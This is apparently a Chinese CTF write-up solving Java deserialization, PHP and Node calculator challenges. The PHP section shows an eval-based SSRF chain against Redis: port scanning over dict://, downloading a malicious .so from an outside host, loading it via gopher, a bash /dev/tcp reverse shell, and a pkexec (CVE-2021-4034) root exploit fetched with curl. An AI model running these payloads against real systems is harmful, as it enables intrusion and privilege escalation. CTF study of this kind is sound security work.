
```java
public class HelloWorldServlet extends HttpServlet {

    private volatile String name = "m4n_q1u_666";
    private volatile String age = "666";
    private volatile String height = "180";
    User user;


    public void init() throws ServletException {
        this.user = new User(this.name, this.age, this.height);
    }
```



```java
public String getHeight() { return this.height; }

public void setHeight(String height) { this.height = height; }

private void readObject(ObjectInputStream s) throws IOException, ClassNotFoundException {
    s.defaultReadObject();
    this.height = (String)s.readObject();
}
private void writeObject(ObjectOutputStream s) throws IOException, ClassNotFoundException {
    s.defaultWriteObject();
    s.writeObject(this.height);
}
```

User类重写了readObject，所有我们要重写writeObject

```
import entity.User;
import util.SerAndDe;

import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.util.Base64;


public class Test3 {

    public static void main(String[] args) throws IOException {

        User user = new User("m4n_q1u_666", "666", "180");

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        byte[] bytes=SerAndDe.serialize(user);
        String en = Base64.getEncoder().encodeToString(bytes);

        System.out.println(en);

        System.out.print((User)SerAndDe.deserialize(Base64.getDecoder().decode(en)));

    }
}
```



```
Deserialize鈥︹€� Flag is VNCTF{m4n_q1u_!s_a_g44d_Boy_qw_erasd}
```

Enable POST

enctype: application/x-www-form-urlencoded

Body

```
key=rEvqw4E6qhbcY9PLO8XFGb401nr8MJbI&base64=rO0ABXNyAAtlbnRpdHkuVXNlcm1aqowD0DcIAwACTAADYWdldAASTGphdmEvbGFuZy9TdHJpbmc7TAAEbmFtZXEAfgABeHB0AAM2NjZ0AAttNG5fcTF1XzY2NnQAAzE4MHg%3D
```

InterestingPHP

过滤了phpinfo;


看下本地

`http://e029afc9-43c2-4a3d-9922-1d703aab43fd.node4.buuoj.cn:81/?exp=print_r(scandir(%27.%27));`

然后访问secret.rdb得到 redis 密码 `ye_w4nt_a_gir1fri3nd`

然后搞个ssrf，打redis，但是端口不是6379，也没其他提示，然后就扫嘛

```
import requests
from urllib import parse

url = "http://e029afc9-43c2-4a3d-9922-1d703aab43fd.node4.buuoj.cn:81/?exp=eval($_POST[0]);"
headers = {"content-type":"application/x-www-form-urlencoded"}

payload = '''
      function Curl($url) {
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );
            $result = curl_exec($ch);
            curl_close($ch);
            if($result!=''){
            echo $result.$url;
            }

        }
        for($i=0;$i<9999;$i++){
            Curl("dict://127.0.0.1:$i/info");
            }
        '''

data = {
    0:payload
}

r = requests.post(url,data=data,headers=headers).text
print(r)
```




```
<address>Apache/2.4.38 (Debian) Serve
</body></html>
dict://127.0.0.1:80/info-NOAUTH Authe
-NOAUTH Authentication required.
+OK
dict://127.0.0.1:8888/info
PS C:\Users\ASUS>
```

扫到8888端口

然后用gopher，ping了一下，可以用gopher，然后也可以写木马，没啥用，然后想的主从复制，然后试了好几次也没用，最后想到用file_put_contents写so文件

```
import requests

url = "http://e029afc9-43c2-4a3d-9922-1d703aab43fd.node4.buuoj.cn:81/?exp=eval($_POST[0]);"
headers = {"content-type": "application/x-www-form-urlencoded"}
pay = "http://ip/exp.so"
payload = '''
      function Curl($url) {
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );
            $result = curl_exec($ch);

            curl_close($ch);
            file_put_contents("exp.so",$result);
      }

      Curl("''' + pay + '''");
'''.strip()

data = {
    0: payload
}
r = requests.post(url, data, headers=headers).text
print(r)
```

然后加载so文件，到达命令执行的目的，但是读不了/flag



```

pay="""auth ye_w4nt_a_gir1fri3
module load ./exp.so
system.exec 'whoami'
quit
""".replace('\n','\r\n')

payload = '''
        function Curl($url) {
                $ch = curl_init();
                curl_setopt($ch, C
                curl_setopt ( $ch,
                $result = curl_exe
                curl_close($ch);
                if($result!=''){
                echo $result;
                }

```

```
PS C:\Users\ASUS> & E:/python3/python3.
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php&r
style="color: #0000BB">$_GET</span><spa
</span>
</code>+OK
+OK
$9
www-data

+OK
```

然后反弹shell


```
import requests
from urllib import parse


url = "http://e029afc9-43c2-4a3d-9922-1d703aab43fd.node4.buuoj.cn:81/?exp=eval($_POST[0]);"
headers = {"content-type":"application/x-www-form-urlencoded"}

pay="""auth ye_w4nt_a_gir1fri3nd
module load ./ex.so
system.exec 'bash -c "bash -i >& /dev/tcp/ip/7777 0>&1"'
quit
""".replace('
','
')

payload = '''
      function Curl($url) {
            $ch = curl_init();
            curl_setopt($ch, CURLOPT_URL, $url);
            curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );
            $result = curl_exec($ch);
            curl_close($ch);
            if($result!=''){
            echo $result;
            }

        }
        Curl("gopher://127.0.0.1:8888/_'''+parse.quote(pay)+'''");
        '''

data = {
    0:payload
}

r = requests.post(url,data=data,headers=headers).text
print(r)
```

看了/flag权限不够，执行`find / -user root -perm -4000 -print 2>/dev/null`

```
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
```

然后搜了下pkexec，确实有这个提权 https://github.com/arthepsy/CVE-2021-4034

然后把c文件下载下了，



```
www-data@out:/tmp$ curl http:/[redacted] > /tmp/sp.c
curl http://47.93.248.44/cnm > /tmp/sp.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Tim
                                 Dload  Upload   Total   Spent    Lef
100  1296  100  1296    0     0  16831      0 --:--:-- --:--:-- --:--
www-data@out:/tmp$ ls
ls
sp.c
www-data@out:/tmp$ gcc sp.c -o sp
gcc sp.c -o sp
www-data@out:/tmp$ ./sp
./sp
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cat /flag
flag{7f78b446-974c-44eb-8cd2-2752d472387d}
^C
```

newcalc0

开始一直没头绪，然后赛后搜到这个文章里的vm-calc,好像是从这个题改编的，直接打

https://blog.huli.tw/2022/02/08/what-i-learned-from-dicectf-2022/

然后`console.table([{x:1}], ["__proto__"]);`放到计算器算一下

然后访问/flag就可以了，更具体也可以看下上面那个文章